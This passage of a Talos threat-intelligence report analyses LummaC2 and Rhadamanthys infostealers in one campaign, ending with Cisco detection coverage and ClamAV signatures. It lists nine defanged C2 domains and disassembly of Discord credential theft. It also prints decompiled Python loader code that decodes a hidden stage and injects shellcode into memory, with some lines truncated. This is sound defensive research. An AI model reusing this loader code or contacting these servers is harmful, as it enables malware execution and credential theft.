
The threat actor has modified LummaC2's information stealer capability and obfuscated the malware with a custom algorithm. The obfuscation algorithm is saved in another section inside the malware shown below.

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.reloc	xoym
footprint > sha256	03919FC24E175988EC546C8...	442A1202B2DF587C961F14C...	B26B7EB701B86D37FFB962DE...	501FF014516F80F74512CDE0...	5C2445068620EB1FDECE32B...
entropy	6.761	5.947	7.294	6.702	5.940
file-ratio (99.82%)	63.18 %	3.11 %	20.94 %	11.54 %	1.06 %
raw-address (begin)	0x00000400	0x00059400	0x0005DA00	0x0007B200	0x0008B600
raw-address (end)	0x00059400	0x0005DA00	0x0007B200	0x0008B600	0x0008CE00
raw-size (576000 bytes)	0x00059000 (364544 bytes)	0x00004600 (17920 bytes)	0x0001D800 (120832 bytes)	0x00010400 (66560 bytes)	0x00001800 (6144 bytes)
virtual-address	0x00001000	0x0005A000	0x0005F000	0x0007E000	0x0008F000
virtual-size (581596 bytes)	0x00058F0E (364302 bytes)	0x0000448E (17550 bytes)	0x0001E874 (125044 bytes)	0x000103CC (66508 bytes)	0x00002000 (8192 bytes)

The new version of LummaC2 also presents the same signature of the alert message displayed to the user during its execution.



The C2 domains are encrypted with a symmetric algorithm, and we found that the actor has nine C2 servers that the malware will attempt to connect to one by one. Analyzing various samples of the new LummaC2 variant, we spotted that each will use a different key to encrypt the C2.



Talos has compiled the list of nine C2 domains the new LummaC2 variant attempts to connect in this campaign.

Encrypted strings	Decrypted Strings
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB+VXagKwrRr7BjLA71GNEZ8E8/0K2otQ==	peasanthovecapspll[.]sh
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBpVXqwOAHAo75nPQT3Hc4I6EZ+x+u0rVjB	gemcreedarticulateod[.]s
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB9VXShLxDMqLFmPATgC8Ma+U14zKy0oBnC/kf0	secretionsuitcasenioise[.
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBtXHa6JwfKqbxwOh79B8wb+UF0jbavqkc=	claimconcessionrebe[.]s
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBiWXaxIwjMs6Z0Ox/1BsUM8UZ/2qyz60TZ+Vg=	libilityarrangemenyit[.]

DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBjX3O2ORDAtKx0MAjiDcwE9U9mxq7ptl/e5g==	modestessayevenmilwel
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB6Qn6yJAPJoqxwKB77BsAM8kB51K/ptl/e5g==	triangleseasonbenchwj[.
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBtRXunPxbAtLRwPQ78DssH/U1yyqSrqRnC/kf0	culturesketchfinanciall[.
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB9X3GyIhHLs7Z7Lh74AcYM+Ep/xuu0rVjB	sofahuntingslidedine[.]s


LummaC2's first step in its exfiltration phase is its connection to the C2 server. The malware will exit the process if it does not receive the "OK" message as a response from any of the nine C2 servers. The second step will be exfiltrating information from infected machines. The basic stealing functionality is the same as the previous version, with the addition of victims' discord credentials to exfiltrate.

```
.text:00440724              movups  xmm0, xmmword ptr ds:aD_3 ; "D\x00i\x00s\x00c\x00o\x00r\x00d"  Discord
.text:0044072B              movups  xmmword ptr [ebx], xmm0
.text:0044072E              movups  xmm0, xmmword ptr ds:byte_45CC80
.text:00440735              movups  xmmword ptr [ebx+10h], xmm0
.text:00440739              movups  xmm0, xmmword ptr ds:aD+4 ; "s\x00c\x00o\x00r\x00d\x00C\x00a\x00n"...
.text:00440740              movups  xmmword ptr [ebx+20h], xmm0
.text:00440744              movups  xmm0, xmmword ptr ds:aD+14
.text:0044074B              movups  xmmword ptr [ebx+30h], xmm
.text:0044074F              movdqu  xmm0, xmmword ptr ds:aD_0+
.text:00440757              movdqu  xmmword ptr [ebx+40h], xmm
.text:0044075C              mov     dword ptr [ebx+50h], 0
.text:00440763              mov     eax, [esi+28h]
.text:00440766              mov     [eax], ebx
.text:00440768              lea     eax, [ebx+54h]
.text:0044076B              mov     ecx, [esi+78h]
.text:0044076E              mov     [ecx], eax

aD              db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'C',0,'a',0,'n',0,'a',0,'r'
                                        ; DATA XREF: .text:00440663↑r  DiscordCanary
                                        ; .text:00440739↑r
                db 0,'y',0,0,0
aD_0            db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'P',0,'T',0,'B',0
                                        ; DATA XREF: .text:00440679↑r  DiscordPTB
                                        ; .text:0044074F↑r
                db    0
                db    0
                db    0
```

Rhadamanthys

The last payload we found in this campaign is Rhadamanthys malware, a famous infostealer appearing in the underground forum advertisement in September 2022. The Rhadamanthys malware has been evolving till now, and its authors have released a new version, V0.6.0, on Feb. 15, 2024. However, the Rhadamanthys variant we found in this campaign is still v0.5.0.



The threat actor uses a Python executable file as a loader to execute the Rhadamanthys malware into memory. After decompiling the Python executable file, Python scripts load the Rhadamanthys malware in two stages. The first stage is a simple Python script that replaces the binary code from 0 to 9 and decodes the second stage.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:59:51) [MSC v.1914 64 bit (AMD64)]
# Embedded file name: BSR.py
import urllib.request, time, ctypes
import ctypes.wintypes as PPPP
import time, base64
Data = '999919199119199191191191911999991191111911199199111991999199999911999119111919991119911991191991191991191

def B(bits, encoding='utf-8'):
    n = int(bits, 2)
    return n.to_bytes((n.bit_length() + 7) // 8, 'big').decode(encoding) or '\x00'


exec(B('01110100011010010110110101100101001011100111001101101100011001010110010101110000001010000011010000110001001010001')) #time.sleep(41)
exec(B(Data.replace('9', '0')))
```

In the second stage, the Python script uses the Windows API to allocate a memory block and inject Rhadamanthys malware into the process. We spotted that the threat actor is developing the Python script with the intention of including the functionality of executing a shellcode.

```python
import ctypes
import ctypes.wintypes as PPPP
import time

import base64


#B64_PAMSI_PETW = "6IhjAACIYwAAj/u9vuXzVeq8B7SpdpASlIxZ1PHBXvk4cOeMA2XF9qMAAAAAwLOSCIRpakbZCpRAqC7e64hwDu8DCZ6s0Swoq5ZncF98sfQCKwUNVqFO7fRTYm



SHSH = "TVpFUugAAAAAWIPoCVAFAIAIAP/QwwAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ



def main():
    try:
        KOKO = ctypes.windll.kernel32
        KOKO.VirtualAlloc.argtypes = (PPPP.LPVOID, ctypes.c_size_t, PPPP.DWORD, PPPP.DWORD)
        KOKO.VirtualAlloc.restype = PPPP.LPVOID
        KOKO.CreateRemoteThread.argtypes = (PPPP.HANDLE, PPPP.LPVOID, ctypes.c_size_t, PPPP.LPVOID, PPPP.LPVOID, PPPP.DWORD, PPPP.LPVOID)
        KOKO.CreateThread.restype = PPPP.HANDLE
        KOKO.RtlMoveMemory.argtypes = (PPPP.LPVOID, PPPP.LPVOID, ctypes.c_size_t)
        KOKO.RtlMoveMemory.restype = PPPP.LPVOID
        KOKO.WaitForSingleObject.argtypes = (PPPP.HANDLE, PPPP.DWORD)
        KOKO.WaitForSingleObject.restype = PPPP.DWORD
        #memoryaddr = kernel32.VirtualAlloc(None, len(buf), 0x3000, 0x40)
        time.sleep(93)

        MAS = KOKO.VirtualAlloc(None, len(base64.b64decode(SHSH.encode())), 0x3000, 0x40)
        # kernel32.RtlMoveMemory(memoryaddr, buf, len(buf))
        KOKO.RtlMoveMemory(MAS, base64.b64decode(SHSH.encode()),len(base64.b64decode(SHSH.encode())))
        time.sleep(73)

        thrd2 = KOKO.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(MAS), ctypes.c_int(0),ctypes.c_int(0), ctypes.pointer(cty
        time.sleep(103)
        KOKO.WaitForSingleObject(thrd2, -1)

    except Exception as error:
        pass

if __name__ == "__main__":
    #f=open("Base64DInvokePAMSI_ETW_ShellCode.txt","w")
    #f.write(base64.b64encode(buf).decode())
    time.sleep(15)
    main()
```

Analyzing the final executable file showed us that the malware unpacks the loader module with the custom format having the magic header “XS” and performs the process injection. The custom loader module in XS format is similar to that of a Rhadamanthys sample analyzed by the researcher at Check Point. The malware selects one of the listed processes as the target process for process injection from a hardcoded list in the binary:

- "%Systemroot%\\system32\\dialer.exe"
- "%Systemroot%\\system32\\openwith.exe"

```
Address   Hex                                                ASCII
00280000  58 53 0B 01 05 00 BF 00 7C 00 03 00 00 F0 00 00   XS....¿.|....ð..
00280010  80 10 00 00 78 00 00 00 90 B4 00 00 00 00 00 00   ....x...........
00280020  00 00 00 00 16 03 00 00 00 E0 00 00 00 10 00 00   .........à......
00280030  7C 00 00 00 00 88 00 00 03 00 00 00 00 A0 00 00   |...............
00280040  7C 88 00 00 00 0C 00 00 03 00 00 00 00 B0 00 00   |.............°..
00280050  7C 94 00 00 00 0E 00 00 02 00 00 00 00 C0 00 00   |.............À..
00280060  7C A2 00 00 00 12 00 00 06 00 00 00 00 E0 00 00   |¢............à..
00280070  7C B4 00 00 00 06 00 00 0A 00 00 00 90 90 90 90   |´..............
00280080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00280090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
002800A0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
002800B0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
002800C0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
002800D0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
002800E0  8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8   .¤$.........L.Ñ¸
002800F0  00 00 00 00 0F 05 C3 05 00 00 00 00 E9 BC 65 00   ......Ã.....é¼e.
00280100  00 E9 09 67 00 00 FF 71 08 FF 71 04 FF 31 FF D0   .é.g..ÿq.ÿq.ÿ1ÿÐ
00280110  C2 04 00 CC CC CC CC CC CC CC CC CC 55 8B EC 57   Â..ÌÌÌÌÌÌÌÌÌU.ìW
00280120  56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6   V.u..M..}..Á.Ñ.Æ
00280130  3B FE 76 08 3B F8 0F 82 74 01 00 00 F7 C7 03 00   ;þv.;ø..t...÷Ç..
00280140  00 00 75 14 C1 E9 02 83 E2 03 83 F9 08 72 29 F3   ..u.Áé..â..ù.r)ó
00280150  A5 FF 24 95 E6 11 00 00 8B C7 BA 03 00 00 00 83   ¥ÿ$.æ....Ç°.....
```

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance** (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SID for this threat is 63218 - 63225 and 300867 - 300870.

ClamAV detections are also available for this threat:

Lnk.Downloader.CoralRaider-10027128-0

Txt.Tool.CoralRaider-10027140-0

Html.Downloader.CoralRaider-10027220-0

Win.Infostealer.Lumma-10027222-0

Win.Infostealer.Rhadamanthys-10027293-0

Win.Infostealer.Rhadamanthys-10027294-0

Win.Infostealer.Cryptbot-10027295-0

Win.Infostealer.Cryptbot-10027296-0

Win.Infostealer.Cryptbot-10027297-0

Win.Infostealer.Cryptbot-10027298-0

Win.Infostealer.Cryptbot-10027299-0

Win.Infostealer.Cryptbot-10027300-0

Win.Infostealer.Cryptbot-10027301-0

Win.Infostealer.Cryptbot-10027302-0

Win.Infostealer.Cryptbot-10027303-0

Win.Infostealer.Cryptbot-10027305-0

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.
